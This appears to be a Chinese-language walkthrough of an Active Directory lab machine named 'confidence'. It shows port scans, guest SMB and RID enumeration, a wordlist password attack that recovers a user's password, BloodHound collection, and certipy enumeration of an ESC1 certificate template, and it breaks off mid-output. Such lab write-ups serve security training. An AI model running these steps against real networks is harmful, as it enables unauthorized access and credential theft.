confidence

1. user&System

1.1. Recon

1.1.1. Port Scan

```
┌──(root㉿kali)-[~/Desktop/machines/confidence]
└─# nmap 192.168.8.21 -p- --min-rate 10000
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-11 09:53 EDT
Nmap scan report for 192.168.8.21
Host is up (0.00051s latency).
Not shown: 65514 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
9389/tcp  open  adws
49664/tcp open  unknown
49668/tcp open  unknown
50373/tcp open  unknown
50374/tcp open  unknown
50381/tcp open  unknown
50390/tcp open  unknown
50395/tcp open  unknown
50418/tcp open  unknown
MAC Address: 00:0C:29:58:73:79 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 20.00 seconds
```

```
┌──(root㉿kali)-[~/Desktop/machines/confidence]
└─# nmap 192.168.8.21 -p
53,88,135,139,389,445,464,593,636,3268,3269,5985,9389,49664,49668,
50373,50374,50381,50390,50395,50418 -sCV
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-11 09:55 EDT
Nmap scan report for 192.168.8.21
Host is up (0.00079s latency).

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server
time: 2025-09-11 13:55:58Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory
LDAP (Domain: confidence.com0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=dc.confidence.com
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:
<unsupported>, DNS:dc.confidence.com
| Not valid before: 2025-09-09T12:14:33
|_Not valid after:  2026-09-09T12:14:33
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory
LDAP (Domain: confidence.com0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=dc.confidence.com
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:
<unsupported>, DNS:dc.confidence.com
| Not valid before: 2025-09-09T12:14:33
|_Not valid after:  2026-09-09T12:14:33
3268/tcp  open  ldap          Microsoft Windows Active Directory
LDAP (Domain: confidence.com0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc.confidence.com
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:
<unsupported>, DNS:dc.confidence.com
| Not valid before: 2025-09-09T12:14:33
|_Not valid after:  2026-09-09T12:14:33
|_ssl-date: TLS randomness does not represent time
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory
LDAP (Domain: confidence.com0., Site: Default-First-Site-Name)
```

```
| ssl-cert: Subject: commonName=dc.confidence.com
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:
<unsupported>, DNS:dc.confidence.com
| Not valid before: 2025-09-09T12:14:33
|_Not valid after:  2026-09-09T12:14:33
|_ssl-date: TLS randomness does not represent time
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0
(SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
49664/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
50373/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
50374/tcp open  msrpc         Microsoft Windows RPC
50381/tcp open  msrpc         Microsoft Windows RPC
50390/tcp open  msrpc         Microsoft Windows RPC
50395/tcp open  msrpc         Microsoft Windows RPC
50418/tcp open  msrpc         Microsoft Windows RPC
MAC Address: 00:0C:29:58:73:79 (VMware)
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_nbstat: NetBIOS name: DC, NetBIOS user: <unknown>, NetBIOS MAC:
00:0c:29:58:73:79 (VMware)
| smb2-time:
|   date: 2025-09-11T13:56:46
|_  start_date: N/A

Service detection performed. Please report any incorrect results
at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 101.86 seconds
```

1.1.2. SMB Null Session

```
┌──(root㉿kali)-[~/Desktop/machines/confidence]
└─# nxc smb 192.168.8.21 -u admin -p '' --shares
SMB         192.168.8.21    445    DC               [*] Windows
Server 2022 Build 20348 x64 (name:DC) (domain:confidence.com)
```

```
(signing:True) (SMBv1:False)
SMB         192.168.8.21    445    DC               [+]
confidence.com\admin: (Guest)
SMB         192.168.8.21    445    DC               [*] Enumerated
shares
SMB         192.168.8.21    445    DC               Share
Permissions     Remark
SMB         192.168.8.21    445    DC               -----
-----------     ------
SMB         192.168.8.21    445    DC               ADMIN$
远程管理
SMB         192.168.8.21    445    DC               C$
默认共享
SMB         192.168.8.21    445    DC               IPC$
READ            远程 IPC
SMB         192.168.8.21    445    DC               NETLOGON
Logon server share
>>>> SMB         192.168.8.21    445    DC                    readme
READ
SMB         192.168.8.21    445    DC               SYSVOL
Logon server share
```

里面有一个共享是 `readme` 很显眼

```
┌──(root㉿kali)-[~/Desktop/machines/confidence]
└─# smbclient -U 'guest' //192.168.8.21/readme
Password for [WORKGROUP\guest]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Tue Sep  9
09:25:09 2025
  ..                                DHS        0  Tue Sep  9
09:28:52 2025
  readme.txt.txt                      A      273  Tue Sep  9
09:25:11 2025

                12923135 blocks of size 4096. 7910717 blocks
available
smb: \> get readme.txt.txt
getting file \readme.txt.txt of size 273 as readme.txt.txt (53.3
KiloBytes/sec) (average 53.3 KiloBytes/sec)
smb: \> exit
```

```
┌──(root㉿kali)-[~/Desktop/machines/confidence]
└─# cat readme.txt.txt
I've already disabled Windows Defender, and the system updates
have been completed. So, enjoy exploring! If you run into any
issues or get stuck, feel free to reach out to me, Wackymaker. My
intention is simply to make sure everyone can learn something from
this experience
```

提示没有杀软

1.1.3. RID Cycling

用一个访客用户通常可以进行rid枚举出域用户，然后爆破域用户密码
RID枚举域用户

```
┌──(root㉿kali)-[~/Desktop/machines/confidence]
└─# nxc smb  192.168.8.21 -d confidence.com -u guest -p ''  --rid-
brute
SMB         192.168.8.21    445    DC               [*] Windows
Server 2022 Build 20348 x64 (name:DC) (domain:confidence.com)
(signing:True) (SMBv1:False)
SMB         192.168.8.21    445    DC               [+]
confidence.com\guest:
SMB         192.168.8.21    445    DC               498:
CONFIDENCE\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB         192.168.8.21    445    DC               500:
CONFIDENCE\Administrator (SidTypeUser)
SMB         192.168.8.21    445    DC               501:
CONFIDENCE\Guest (SidTypeUser)
SMB         192.168.8.21    445    DC               502:
CONFIDENCE\krbtgt (SidTypeUser)
SMB         192.168.8.21    445    DC               512:
CONFIDENCE\Domain Admins (SidTypeGroup)
SMB         192.168.8.21    445    DC               513:
CONFIDENCE\Domain Users (SidTypeGroup)
SMB         192.168.8.21    445    DC               514:
CONFIDENCE\Domain Guests (SidTypeGroup)
SMB         192.168.8.21    445    DC               515:
CONFIDENCE\Domain Computers (SidTypeGroup)
SMB         192.168.8.21    445    DC               516:
CONFIDENCE\Domain Controllers (SidTypeGroup)
SMB         192.168.8.21    445    DC               517:
CONFIDENCE\Cert Publishers (SidTypeAlias)
```

```
SMB         192.168.8.21    445    DC               518:
CONFIDENCE\Schema Admins (SidTypeGroup)
SMB         192.168.8.21    445    DC               519:
CONFIDENCE\Enterprise Admins (SidTypeGroup)
SMB         192.168.8.21    445    DC               520:
CONFIDENCE\Group Policy Creator Owners (SidTypeGroup)
SMB         192.168.8.21    445    DC               521:
CONFIDENCE\Read-only Domain Controllers (SidTypeGroup)
SMB         192.168.8.21    445    DC               522:
CONFIDENCE\Cloneable Domain Controllers (SidTypeGroup)
SMB         192.168.8.21    445    DC               525:
CONFIDENCE\Protected Users (SidTypeGroup)
SMB         192.168.8.21    445    DC               526:
CONFIDENCE\Key Admins (SidTypeGroup)
SMB         192.168.8.21    445    DC               527:
CONFIDENCE\Enterprise Key Admins (SidTypeGroup)
SMB         192.168.8.21    445    DC               553:
CONFIDENCE\RAS and IAS Servers (SidTypeAlias)
SMB         192.168.8.21    445    DC               571:
CONFIDENCE\Allowed RODC Password Replication Group (SidTypeAlias)
SMB         192.168.8.21    445    DC               572:
CONFIDENCE\Denied RODC Password Replication Group (SidTypeAlias)
SMB         192.168.8.21    445    DC               1000:
CONFIDENCE\DC$ (SidTypeUser)
SMB         192.168.8.21    445    DC               1101:
CONFIDENCE\DnsAdmins (SidTypeAlias)
SMB         192.168.8.21    445    DC               1102:
CONFIDENCE\DnsUpdateProxy (SidTypeGroup)
SMB         192.168.8.21    445    DC               1103:
CONFIDENCE\ca-admin (SidTypeGroup)
SMB         192.168.8.21    445    DC               1104:
CONFIDENCE\ca-user (SidTypeUser)
SMB         192.168.8.21    445    DC               1105:
CONFIDENCE\mulis (SidTypeUser)
SMB         192.168.8.21    445    DC               1106:
CONFIDENCE\hyh (SidTypeUser)
```

这里只用关心用户就行了

```
┌──(root㉿kali)-[~/Desktop/machines/confidence]
└─# nxc smb  192.168.8.21 -d confidence.com -u guest -p ''  --rid-
brute |grep SidTypeUser
SMB                      192.168.8.21    445    DC
```

```
500: CONFIDENCE\Administrator (SidTypeUser)
SMB                     192.168.8.21    445    DC
501: CONFIDENCE\Guest (SidTypeUser)
SMB                     192.168.8.21    445    DC
502: CONFIDENCE\krbtgt (SidTypeUser)
SMB                     192.168.8.21    445    DC
1000: CONFIDENCE\DC$ (SidTypeUser)
SMB                     192.168.8.21    445    DC
1104: CONFIDENCE\ca-user (SidTypeUser)
SMB                     192.168.8.21    445    DC
1105: CONFIDENCE\mulis (SidTypeUser)
SMB                     192.168.8.21    445    DC
1106: CONFIDENCE\hyh (SidTypeUser)
```

枚举出域内普通用户有 `hyh` `mulis` `ca-user`

我先爆破了 `hyh` 用户1分钟没出，换 `mulis` 秒出

爆破域用户密码

```
┌──(root㉿kali)-[~/Desktop/machines/confidence]
└─# nxc smb  192.168.8.21 -d confidence.com  -u mulis  -p
/usr/share/wordlists/rockyou.txt --ignore-pw-decoding
SMB         192.168.8.21    445    DC              [*] Windows
Server 2022 Build 20348 x64 (name:DC) (domain:confidence.com)
(signing:True) (SMBv1:False)
SMB         192.168.8.21    445    DC              [-]
confidence.com\mulis:123456 STATUS_LOGON_FAILURE
SMB         192.168.8.21    445    DC              [-]
confidence.com\mulis:12345 STATUS_LOGON_FAILURE
SMB         192.168.8.21    445    DC              [-]
confidence.com\mulis:123456789 STATUS_LOGON_FAILURE
SMB         192.168.8.21    445    DC              [-]
confidence.com\mulis:password STATUS_LOGON_FAILURE
SMB         192.168.8.21    445    DC              [-]
confidence.com\mulis:iloveyou STATUS_LOGON_FAILURE
SMB         192.168.8.21    445    DC              [-]
confidence.com\mulis:princess STATUS_LOGON_FAILURE
SMB         192.168.8.21    445    DC              [-]
confidence.com\mulis:1234567 STATUS_LOGON_FAILURE
SMB         192.168.8.21    445    DC              [-]
confidence.com\mulis:rockyou STATUS_LOGON_FAILURE
SMB         192.168.8.21    445    DC              [-]
confidence.com\mulis:12345678 STATUS_LOGON_FAILURE
```

```
SMB         192.168.8.21    445    DC              [-]
confidence.com\mulis:abc123 STATUS_LOGON_FAILURE
SMB         192.168.8.21    445    DC              [-]
confidence.com\mulis:nicole STATUS_LOGON_FAILURE
SMB         192.168.8.21    445    DC              [-]
confidence.com\mulis:daniel STATUS_LOGON_FAILURE
SMB         192.168.8.21    445    DC              [+]
confidence.com\mulis:babygirl
```

获取到了 `mulis` 用户的密码 `babygirl`

1.2. bloodhound


用 BloodHound 收集一下域内信息，

```
┌──(root㉿kali)-[~/Desktop/machines/confidence]
└─# rusthound-ce --domain confidence.com -u mulis -p babygirl -c
All --zip
---------------------------------------------------
Initializing RustHound-CE at 10:42:31 on 09/11/25
Powered by @g0h4n_0
---------------------------------------------------

[2025-09-11T14:42:31Z INFO  rusthound_ce] Verbosity level: Info
[2025-09-11T14:42:31Z INFO  rusthound_ce] Collection method: All
[2025-09-11T14:42:31Z INFO  rusthound_ce::ldap] Connected to
CONFIDENCE.COM Active Directory!
[2025-09-11T14:42:31Z INFO  rusthound_ce::ldap] Starting data
collection ...
[2025-09-11T14:42:31Z INFO  rusthound_ce::ldap] Ldap filter :
(objectClass=*)
[2025-09-11T14:42:31Z INFO  rusthound_ce::ldap] All data collected
for NamingContext DC=confidence,DC=com
[2025-09-11T14:42:31Z INFO  rusthound_ce::ldap] Ldap filter :
(objectClass=*)
[2025-09-11T14:42:31Z INFO  rusthound_ce::ldap] All data collected
for NamingContext CN=Configuration,DC=confidence,DC=com
[2025-09-11T14:42:31Z INFO  rusthound_ce::ldap] Ldap filter :
(objectClass=*)
[2025-09-11T14:42:31Z INFO  rusthound_ce::ldap] All data collected
for NamingContext CN=Schema,CN=Configuration,DC=confidence,DC=com
[2025-09-11T14:42:31Z INFO  rusthound_ce::ldap] Ldap filter :
(objectClass=*)
```

```
[2025-09-11T14:42:31Z INFO  rusthound_ce::ldap] All data collected
for NamingContext DC=DomainDnsZones,DC=confidence,DC=com
[2025-09-11T14:42:31Z INFO  rusthound_ce::ldap] Ldap filter :
(objectClass=*)
[2025-09-11T14:42:31Z INFO  rusthound_ce::ldap] All data collected
for NamingContext DC=ForestDnsZones,DC=confidence,DC=com
[2025-09-11T14:42:31Z INFO  rusthound_ce::api] Starting the LDAP
objects parsing...
[2025-09-11T14:42:31Z INFO  rusthound_ce::objects::domain]
MachineAccountQuota: 10
. Parsing LDAP objects: 17%
[2025-09-11T14:42:31Z INFO  rusthound_ce::objects::enterpriseca]
Found 12 enabled certificate templates
[2025-09-11T14:42:31Z INFO  rusthound_ce::api] Parsing LDAP
objects finished!
[2025-09-11T14:42:31Z INFO  rusthound_ce::json::checker] Starting
checker to replace some values...
[▒▒▒
```

```
[2025-09-11T14:42:31Z INFO  rusthound_ce::json::maker::common] 74
containers parsed!
[2025-09-11T14:42:31Z INFO  rusthound_ce::json::maker::common] 1
ntauthstores parsed!
[2025-09-11T14:42:31Z INFO  rusthound_ce::json::maker::common] 1
aiacas parsed!
[2025-09-11T14:42:31Z INFO  rusthound_ce::json::maker::common] 1
rootcas parsed!
[2025-09-11T14:42:31Z INFO  rusthound_ce::json::maker::common] 1
enterprisecas parsed!
[2025-09-11T14:42:31Z INFO  rusthound_ce::json::maker::common] 35
certtemplates parsed!
[2025-09-11T14:42:31Z INFO  rusthound_ce::json::maker::common] 3
issuancepolicies parsed!
[2025-09-11T14:42:31Z INFO  rusthound_ce::json::maker::common]
.//20250911104231_confidence-com_rusthound-ce.zip created!

RustHound-CE Enumeration Completed at 10:42:31 on 09/11/25! Happy
Graphing!
```


观察发现，当前 `mulis` 用户可以注册很多证书，




`hyh` 用户对 `CA-USER` 有GenericWrite权限，对于一个对象对另一个对象有GenericWrite属性的情况下，通常就是两种思路

1：Targeted Kerberoasting

2：Shadow Credentials (影子凭证)



`CA-USER` 是 `CA-ADMIN` 组成员，可以额外注册两个证书模版，多半就是用来提权的



1.3. ESC1

利用 certipy 进行枚举存在漏洞的证书模版

```
┌──(root㉿kali)-[~/Desktop/machines/confidence]
└─# certipy find -u 'mulis@confidence.com' -p 'babygirl' -dc-ip
'192.168.8.21' -vulnerable -stdout
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
```


```
[*] Found 35 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Finding issuance policies
[*] Found 17 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'confidence-DC-CA' via RRP
[!] Failed to connect to remote registry. Service should be
starting now. Trying again...
[*] Successfully retrieved CA configuration for 'confidence-DC-CA'
[*] Checking web enrollment for CA 'confidence-DC-CA' @
'dc.confidence.com'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : confidence-DC-CA
    DNS Name                            : dc.confidence.com
    Certificate Subject                 : CN=confidence-DC-CA,
DC=confidence, DC=com
    Certificate Serial Number           :
6830E5338857449E4E13288970544315
    Certificate Validity Start          : 2025-09-08
12:54:42+00:00
    Certificate Validity End            : 2030-09-08
13:04:42+00:00
    Web Enrollment
      HTTP
        Enabled                         : False
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Active Policy                       :
CertificateAuthority_MicrosoftDefault.Policy
    Permissions
      Owner                             :
CONFIDENCE.COM\Administrators
```

```
      Access Rights
        ManageCa                        :
CONFIDENCE.COM\Administrators
                                          CONFIDENCE.COM\Domain
Admins

CONFIDENCE.COM\Enterprise Admins
        ManageCertificates              :
CONFIDENCE.COM\Administrators
                                          CONFIDENCE.COM\Domain
Admins

CONFIDENCE.COM\Enterprise Admins
        Enroll                          :
CONFIDENCE.COM\Authenticated Users
Certificate Templates
  0
    Template Name                       : ca-login
    Display Name                        : ca-login
    Certificate Authorities             : confidence-DC-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Extended Key Usage                  : Client Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Schema Version                      : 2
    Validity Period                     : 1 year
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Template Created                    : 2025-09-
09T12:30:19+00:00
    Template Last Modified              : 2025-09-
09T12:30:20+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights               : CONFIDENCE.COM\ca-admin
                                          CONFIDENCE.COM\Domain
Admins
```

```
                                          CONFIDENCE.COM\Domain
Computers

CONFIDENCE.COM\Enterprise Admins
      Object Control Permissions
        Owner                           :
CONFIDENCE.COM\Administrator
        Full Control Principals         : CONFIDENCE.COM\Domain
Admins

CONFIDENCE.COM\Enterprise Admins
        Write Owner Principals          : CONFIDENCE.COM\Domain
Admins

CONFIDENCE.COM\Enterprise Admins
        Write Dacl Principals           : CONFIDENCE.COM\Domain
Admins

CONFIDENCE.COM\Enterprise Admins
        Write Property Enroll           : CONFIDENCE.COM\Domain
Admins
